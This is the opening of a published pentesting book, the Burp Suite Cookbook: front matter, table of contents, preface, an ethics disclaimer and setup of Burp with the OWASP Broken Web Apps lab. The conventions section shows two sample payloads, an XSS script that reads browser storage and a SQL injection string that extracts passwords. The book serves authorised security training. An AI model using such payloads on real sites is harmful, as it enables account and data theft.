


# Burp Suite Cookbook

Practical recipes to help you master web penetration testing with Burp Suite



Packt

[www.packt.com](http://www.packt.com)

Sunny Wear

# Burp Suite Cookbook

Practical recipes to help you master web penetration testing  
with Burp Suite

**Sunny Wear**

**Packt**

BIRMINGHAM - MUMBAI

# Burp Suite Cookbook

Copyright © 2018 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

**Commissioning Editor:** Pavan Ramchandani

**Acquisition Editor:** Akshay Jethani

**Content Development Editor:** Abhishek Jadhav

**Technical Editor:** Aditya Khadye

**Copy Editor:** Safis Editing

**Project Coordinator:** Jagdish Prabhu

**Proofreader:** Safis Editing

**Indexer:** Aishwarya Gangawane

**Graphics:** Jisha Chirayil

**Production Coordinator:** Nilesh Mohite

First published: September 2018

Production reference: 1250918

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-78953-173-2

[www.packtpub.com](http://www.packtpub.com)



[mapt.io](http://mapt.io)

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

## Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

## Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at [www.packt.com](http://www.packt.com) and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at [customercare@packtpub.com](mailto:customercare@packtpub.com) for more details.

At [www.packt.com](http://www.packt.com), you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

# Contributors

## About the author

**Sunny Wear**, CISSP, GWAPT, GSSP-JAVA, GSSP-.NET, CSSLP, CEH is an Information Security Architect, Web App Penetration Tester and Developer. Her experience includes network, data, application and security architecture as well as programming across multiple languages and platforms. She has participated in the design and creation of many enterprise applications as well as the security testing aspects of platforms and services. She is the author of several security-related books which assists programmers in more easily finding mitigations to commonly-identified vulnerabilities within applications. She conducts security talks and classes at conferences like BSides Tampa, AtlSecCon, Hackfest, CA, and BSides Springfield.

## About the reviewer

**Sachin Wagh** is a young information security researcher from India. His core area of expertise includes penetration testing, vulnerability analysis, and exploit development. He has found security vulnerabilities in Google, Tesla Motors, LastPass, Microsoft, F-Secure, and other companies. Due to the severity of many bugs discovered, he has received numerous awards for his findings. He has participated in several security conferences as a speaker, such as Hack In Paris, Infosecurity Europe, and HAKON.

## Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit [authors.packtpub.com](http://authors.packtpub.com) and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

# Table of Contents

<b>Preface</b>	1
<b>Chapter 1: Getting Started with Burp Suite</b>	7
<b>Introduction</b>	7
<b>Downloading Burp (Community, Professional)</b>	8
Getting ready	9
Software tool requirements	9
How to do it...	10
<b>Setting up a web app pentesting lab</b>	11
Getting ready	11
Software tool requirements	11
How to do it...	12
How it works	16
<b>Starting Burp at a command line or as an executable</b>	17
How to do it...	17
How it works...	20
<b>Listening for HTTP traffic, using Burp</b>	21
Getting ready	21
How to do it...	21
How it works...	24
<b>Chapter 2: Getting to Know the Burp Suite of Tools</b>	25
<b>Introduction</b>	25
<b>Software tool requirements</b>	26
<b>Setting the Target Site Map</b>	26
Getting ready	26
How to do it...	27
How it works...	29
<b>Understanding the Message Editor</b>	30
Getting ready	31
How to do it...	31
<b>Repeating with Repeater</b>	33
Getting ready	33
How to do it...	34
<b>Decoding with Decoder</b>	35
Getting ready	35
How to do it...	36
<b>Intruding with Intruder</b>	37
Getting ready	38
How to do it...	38

---

*Table of Contents*

Target	40
Positions	40
Payloads	41
Payload Sets	41
Payload Options	41
Payload Processing	42
Payload Encoding	43
Options	43
Request Headers	43
Request Engine	44
Attack Results	44
Grep - Match	45
Grep - Extract	46
Grep - Payloads	46
Redirections	47
Start attack button	47
<b>Chapter 3: Configuring, Spidering, Scanning, and Reporting with Burp</b>	50
<b>Introduction</b>	50
<b>Software tool requirements</b>	51
<b>Establishing trust over HTTPS</b>	51
Getting ready	52
How to do it...	52
<b>Setting Project options</b>	55
How to do it...	55
The Connections tab	55
The HTTP tab	60
The SSL tab	61
The Sessions tab	63
The Misc tab	65
<b>Setting user options</b>	67
How to do it...	67
The SSL tab	68
The Display tab	68
The Misc tab	70
<b>Spidering with Spider</b>	72
Getting ready	72
The Control tab	72
The Options tab	73
How to do it...	77
<b>Scanning with Scanner</b>	83
Getting ready	90
How to do it...	90
<b>Reporting issues</b>	95
Getting ready	97
How to do it...	97
<b>Chapter 4: Assessing Authentication Schemes</b>	102
<b>Introduction</b>	102

<b>Software tool requirements</b>	102
<b>Testing for account enumeration and guessable accounts</b>	103
Getting ready	103
How to do it...	103
<b>Testing for weak lock-out mechanisms</b>	111
Getting ready	112
How to do it...	112
<b>Testing for bypassing authentication schemes</b>	118
Getting ready	118
How to do it...	119
How it works	124
<b>Testing for browser cache weaknesses</b>	124
Getting ready	125
How to do it...	125
<b>Testing the account provisioning process via the REST API</b>	126
Getting ready	126
How to do it...	127
<b>Chapter 5: Assessing Authorization Checks</b>	135
<b>Introduction</b>	135
<b>Software requirements</b>	136
<b>Testing for directory traversal</b>	136
Getting ready	136
How to do it...	137
How it works...	141
<b>Testing for Local File Include (LFI)</b>	142
Getting ready	142
How to do it...	142
How it works...	146
<b>Testing for Remote File Inclusion (RFI)</b>	147
Getting ready	147
How to do it...	147
How it works...	150
<b>Testing for privilege escalation</b>	150
Getting ready	150
How to do it...	150
How it works...	152
<b>Testing for Insecure Direct Object Reference (IDOR)</b>	153
Getting ready	153
How to do it...	154
How it works...	158
<b>Chapter 6: Assessing Session Management Mechanisms</b>	159
<b>Introduction</b>	159
<b>Software tool requirements</b>	159

<b>Testing session token strength using Sequencer</b>	160
Getting ready	160
How to do it...	160
How it works...	165
<b>Testing for cookie attributes</b>	165
Getting ready	166
How to do it...	166
How it works...	167
<b>Testing for session fixation</b>	168
Getting ready	168
How to do it...	168
How it works...	171
<b>Testing for exposed session variables</b>	171
Getting ready	171
How to do it...	172
How it works...	174
<b>Testing for Cross-Site Request Forgery</b>	175
Getting ready	175
How to do it...	175
How it works...	183
<b>Chapter 7: Assessing Business Logic</b>	184
<b>Introduction</b>	184
<b>Software tool requirements</b>	185
<b>Testing business logic data validation</b>	185
Getting ready	185
How to do it...	185
How it works...	197
<b>Unrestricted file upload – bypassing weak validation</b>	197
Getting ready	197
How to do it...	197
How it works...	200
<b>Performing process-timing attacks</b>	201
Getting ready	201
How to do it...	201
How it works...	206
<b>Testing for the circumvention of work flows</b>	206
Getting ready	206
How to do it...	207
How it works...	214
<b>Uploading malicious files – polyglots</b>	215
Getting ready	215
How to do it...	215
How it works...	221
There's more...	221

<b>Chapter 8: Evaluating Input Validation Checks</b>	222
<b>Introduction</b>	222
<b>Software tool requirements</b>	222
<b>Testing for reflected cross-site scripting</b>	223
Getting ready	223
How to do it...	223
How it works...	229
<b>Testing for stored cross-site scripting</b>	229
Getting ready	229
How to do it...	229
How it works...	231
<b>Testing for HTTP verb tampering</b>	232
Getting ready	232
How to do it...	232
How it works...	235
<b>Testing for HTTP Parameter Pollution</b>	236
Getting ready	236
How to do it...	236
How it works...	240
<b>Testing for SQL injection</b>	240
Getting ready	240
How to do it...	240
How it works...	241
There's more...	242
<b>Testing for command injection</b>	242
Getting ready	242
How to do it...	243
How it works...	246
<b>Chapter 9: Attacking the Client</b>	247
<b>Introduction</b>	247
<b>Software tool requirements</b>	247
<b>Testing for Clickjacking</b>	248
Getting ready	248
How to do it...	248
How it works...	251
<b>Testing for DOM-based cross-site scripting</b>	252
Getting ready	252
How to do it...	252
How it works...	255
<b>Testing for JavaScript execution</b>	256
Getting ready	256
How to do it...	256
How it works...	260
<b>Testing for HTML injection</b>	260

Getting ready	260
How to do it...	260
How it works...	263
<b>Testing for client-side resource manipulation</b>	263
Getting ready	263
How to do it...	264
How it works...	267
<b>Chapter 10: Working with Burp Macros and Extensions</b>	268
<b>Introduction</b>	268
<b>Software tool requirements</b>	268
<b>Creating session-handling macros</b>	269
Getting ready	269
How to do it...	269
How it works...	282
<b>Getting caught in the cookie jar</b>	282
Getting ready	282
How to do it...	283
How it works...	287
<b>Adding great pentester plugins</b>	287
Getting ready	287
How to do it...	287
How it works...	291
<b>Creating new issues via the Manual-Scan Issues Extension</b>	291
Getting ready	291
How to do it...	292
How it works...	296
See also	296
<b>Working with the Active Scan++ Extension</b>	297
Getting ready	297
How to do it...	297
How it works...	299
<b>Chapter 11: Implementing Advanced Topic Attacks</b>	300
<b>Introduction</b>	300
<b>Software tool requirements</b>	300
<b>Performing XXE attacks</b>	301
Getting ready	301
How to do it...	301
How it works...	306
<b>Working with JWT</b>	307
Getting ready	307
How to do it...	307
How it works...	312
<b>Using Burp Collaborator to determine SSRF</b>	313

*Table of Contents*

---

Getting ready	313
How to do it...	313
How it works...	321
See also	321
<b>Testing CORS</b>	322
Getting ready	322
How to do it...	322
How it works...	325
See also	325
<b>Performing Java deserialization attacks</b>	325
Getting Ready	326
How to do it...	326
How it works...	331
There's more...	331
See also	331
<b>Other Books You May Enjoy</b>	332
<b>Index</b>	335

---

# Preface

Burp Suite is a Java-based platform for testing the security of your web applications, and has been adopted widely by professional enterprise testers.

The Burp Suite Cookbook contains recipes to tackle challenges in determining and exploring vulnerabilities in web applications. You will learn how to uncover security flaws with various test cases for complex environments. After you have configured Burp for your environment, you will use Burp tools such as Spider, Scanner, Intruder, Repeater, and Decoder, among others, to resolve specific problems faced by pentesters. You will also explore working with various modes of Burp and then perform operations on the web using the Burp CLI. Toward the end, you will cover recipes that target specific test scenarios and resolve them using best practices.

By the end of the book, you will be up and running with deploying Burp for securing web applications.

## Who this book is for

If you are a security professional, web pentester, or software developer who wants to adopt Burp Suite for applications security, this book is for you.

## What this book covers

Chapter 1, *Getting Started with Burp Suite*, provides setup instructions necessary to proceed through the material of the book.

Chapter 2, *Getting to Know the Burp Suite of Tools*, begins with establishing the Target scope and provides overviews to the most commonly used tools within Burp Suite.

Chapter 3, *Configuring, Spidering, Scanning, and Reporting with Burp*, helps testers to calibrate Burp settings to be less abusive towards the target application.

Chapter 4, *Assessing Authentication Schemes*, covers the basics of Authentication, including an explanation that this is the act of verifying a person or object claim is true.

Chapter 5, *Assessing Authorization Checks*, helps you understand the basics of Authorization, including an explanation that this how an application uses roles to determine user functions.

Chapter 6, *Assessing Session Management Mechanisms*, dives into the basics of Session Management, including an explanation of how an application keeps track of user activity on a website.

Chapter 7, *Assessing Business Logic*, covers the basics of Business Logic Testing, including an explanation of some of the more common tests performed in this area.

Chapter 8, *Evaluating Input Validation Checks*, delves into the basics of Data Validation Testing, including an explanation of some of the more common tests performed in this area.

Chapter 9, *Attacking the Client*, helps you understand how Client-Side testing is concerned with the execution of code on the client, typically natively within a web browser or browser plugin. Learn how to use Burp to test the execution of code on the client-side to determine the presence of Cross-site Scripting (XSS).

Chapter 10, *Working with Burp Macros and Extensions*, teaches you how Burp macros enable penetration testers to automate events such as logins or response parameter reads to overcome potential error situations. We will also learn about Extensions as an additional functionality to Burp.

Chapter 11, *Implementing Advanced Topic Attacks*, provides a brief explanation of XXE as a vulnerability class targeting applications which parse XML and SSRF as a vulnerability class allowing an attacker to force applications to make unauthorized requests on the attacker's behalf.

## To get the most out of this book

All the requirements are updated in the *Technical requirements* section for each of the chapter.

## Conventions used

There are a number of text conventions used throughout this book.

**CodeInText:** Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Allow the attack to continue until you reach payload 50."

A block of code is set as follows:

```
<script>try{var m = "";var l = window.localStorage; var s =  
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m  
+= lKey + "=" + l.getItem(lKey) +  
";\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "="  
+ s.getItem(lKey) +  
";\n";};alert(m); }catch(e){alert(e.message);}</script>
```

Any command-line input or output is written as follows:

```
user'+union+select+concat('The+password+for+',username,'+is+',+pass  
word),mysignature+from+accounts+--+
```

**Bold:** Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select a tool from the drop-down listing and click the **Lookup Tool** button."

Warnings or important notes appear like this.



Tips and tricks appear like this.



## Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

### Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

## How to do it...

This section contains the steps required to follow the recipe.

## How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

## There's more...

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

## See also

This section provides helpful links to other useful information for the recipe.

## Get in touch

Feedback from our readers is always welcome.

**General feedback:** If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at [customercare@packtpub.com](mailto:customercare@packtpub.com).

**Errata:** Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit [www.packt.com/submit-errata](http://www.packt.com/submit-errata), selecting your book, clicking on the Errata Submission Form link, and entering the details.

**Piracy:** If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at [copyright@packt.com](mailto:copyright@packt.com) with a link to the material.

**If you are interested in becoming an author:** If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit [authors.packtpub.com](http://authors.packtpub.com).

## Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit [packt.com](http://packt.com).

## Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

## Targeting legal vulnerable web applications

In order for us to properly showcase the functions of Burp Suite, we need a target web application. We need to have a target which we are legally allowed to attack.

*Know Your Enemy* is a saying derived from Sun Tzu's *The Art of War*. The application of this principle in penetration testing is the act of attacking a target. The purpose of the attack is to uncover weaknesses in a target which can then be exploited. Commonly referred to as ethical hacking, attacking legal targets assists companies to assess the level of risk in their web applications.

More importantly, any penetration testing must be done with express, written permission. Attacking any website without this permission can result in litigation and possible incarceration. Thankfully, the information security community provides many purposefully vulnerable web applications to allow students to learn how to hack in a legal way.

A consortium group, **Open Web Application Security Project**, commonly referred to as **OWASP**, provides a plethora of resources related to web security. OWASP is considered the de facto standard in the industry for all things web security-related. Every three years or so, the group creates a listing of the Top 10 most common vulnerabilities found in web applications.



See here for more information ([https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)).

Throughout this book, we will use purposefully vulnerable web applications compiled into one virtual machine by OWASP. This setup enables us to legally attack the targets contained within the virtual machine.

# 1

# Getting Started with Burp Suite

In this chapter, we will cover the following recipes:

- Downloading Burp (Community, Professional)
- Setting up a web app pentesting lab
- Starting Burp at a command line or an executable
- Listening for HTTP traffic, using Burp

## Introduction

This chapter provides the setup instructions necessary to proceed through the material in this book. Starting with downloading Burp, the details include the two main Burp editions available and their distinguishing characteristics.

To use the Burp suite, a penetration tester requires a target application. This chapter includes instructions on downloading and installing OWASP applications contained within a **virtual machine (VM)**. Such applications will be used throughout the book as targeted vulnerable web applications.

Also included in this chapter is configuring a web browser to use the **Burp Proxy Listener**. This listener is required to capture HTTP traffic between the Burp and the target web application. Default settings for the listener include an **Internet Protocol (IP)** address, `127.0.0.1`, and port number `8080`.

Finally, this chapter concludes with the options for starting Burp. This includes how to start Burp at the command line, also with an optional headless mode, and using the executable.

# Downloading Burp (Community, Professional)

The first step in learning the techniques contained within this book is to download the Burp suite. The download page is available here (<https://portswigger.net/burp/>). You will need to decide which edition of the Burp suite you would like to download from the following:

- Professional
- Community
- Enterprise (not covered)

What is now termed *Community* was once labeled *Free Edition*. You may see both referenced on the internet, but they are one and the same. At the time of this writing, the Professional edition costs \$399.

To help you make your decision, let's compare the two. The Community version offers many of the functions used in this book, but not all. For example, Community does not include any scanning functionality. In addition, the Community version contains some forced throttling of threads when using the Intruder functionality. There are no built-in payloads in the Community version, though you can load your own custom ones. And, finally, several Burp extensions that require Professional will, obviously, not work in the Community edition.


The Professional version has all functionality enabled including passive and active scanners. There is no forced throttled. **PortSwigger** (that is, the name of the company that writes and maintains the Burp suite) provides several built-in payloads for fuzzing and brute-forcing. Burp extensions using scanner-related API calls are workable in the Professional version as well.

In this book, we will be using the Professional version, which means much of the functionality is available in the Community edition. However, when a feature is used in this book specific to the Professional edition, a special icon will indicate this. The icon used is the following:



## Getting ready

To begin our adventure together, go to <https://portswigger.net/burp> and download the edition of the Burp suite you wish to use. The page provides a slider, as following, which highlights the features of Professional and Community, allowing you to compare them:



Many readers may choose the Community edition to gain familiarity with the product prior to purchasing.

Should you choose to purchase or trial the Professional edition, you will need to complete forms or payments and subsequent email confirmations will be sent to you. Once your account is created, you may login and perform the download from the links provided in our account.

## Software tool requirements

To complete this recipe, you will need the following:

- Oracle Java (<https://www.java.com/en/download/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)

## How to do it...

After deciding on the edition you need, you have two installation options, including an executable or a plain JAR file. The executable is only available in Windows and is offered in both 32-bit or 64-bit. The plain JAR file is available for Windows, macOS, and Linux.

The Windows executable is self-contained and will create icons in your program listing. However, the plain JAR file requires your platform to have Java (<https://www.java.com/en/download/>) pre-installed. You may choose the current version of Java (JRE or JDK) so feel free to choose the latest version:

The screenshot shows the 'Download' section of the Burp Suite website. It lists several download options:

- Windows (64-bit):** Download for Windows (64-bit) (highlighted in orange), View Checksums, Download (cloud icon)
- Plain JAR file:** Download plain JAR file (highlighted in grey), View Checksums, Download (cloud icon)
- Linux (64-bit):** Download for Linux (64-bit), View Checksums, Download (cloud icon)
- Mac OSX:** Download for Mac OSX, View Checksums, Download (cloud icon)
- Windows (32-bit):** Download for Windows (32-bit), View Checksums, Download (cloud icon)

An 'Other Platforms' button is also visible.

# Setting up a web app pentesting lab

The **Broken Web Application (BWA)** is an OWASP project that provides a self-contained VM complete with a variety of applications with known vulnerabilities. The applications within this VM enable students to learn about web application security, practice and observe web attacks, and make use of penetration tools such as Burp.

To follow the recipes shown in this book, we will utilize OWASP's BWA VM. At the time of this writing, the OWASP BWA VM can be downloaded from <https://sourceforge.net/projects/owaspbwa/files/>.

## Getting ready

We will download the OWASP BWA VM along with supportive tools to create our web app pentesting lab.

## Software tool requirements


To complete this recipe, you will need the following:

- Oracle VirtualBox (<https://www.virtualbox.org/wiki/Downloads>)
  - Choose an executable specific to your platform
- Mozilla Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)
- 7-Zip file archiver (<https://www.7-zip.org/download.html>)
- OWASP BWA VM (<https://sourceforge.net/projects/owaspbwa/files/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Oracle Java (<https://www.java.com/en/download/>)


## How to do it...

For this recipe, you will need to download the OWASP BWA VM and install it by performing the following steps:


1. Click **Download Latest Version** from the OWASP BWA VM link provided earlier and unzip the file `OWASP_Broken_Web_Apps_VM_1.2.7.z`.
2. You will be presented with a listing of several files, as follows:




3. All file extensions shown indicate the VM can be imported into Oracle VirtualBox or VMware Player/Workstation. For purposes of setting up the web application pentesting lab for this book, we will use Oracle VirtualBox.
4. Make a note of the `OWASP Broken Web Apps-cl1.vmdk` file. Open the VirtualBox Manager (that is, the Oracle VM VirtualBox program).
5. Within the VirtualBox Manager screen, select **Machine | New** from the top menu and type a name for the machine, `OWASP BWA`.
6. Set the type to Linux and version to Ubuntu (64-bit), and then click **Next**, as follows:




7. The next screen allows you to adjust the RAM or leave as suggested. Click **Next**.
8. On the next screen, choose **Use an existing virtual hard disk file**.
9. Use the folder icon on the right to select `OWASP Broken Web Apps-cl1.vmdk` file from the extracted list and click **Create**, as follows:



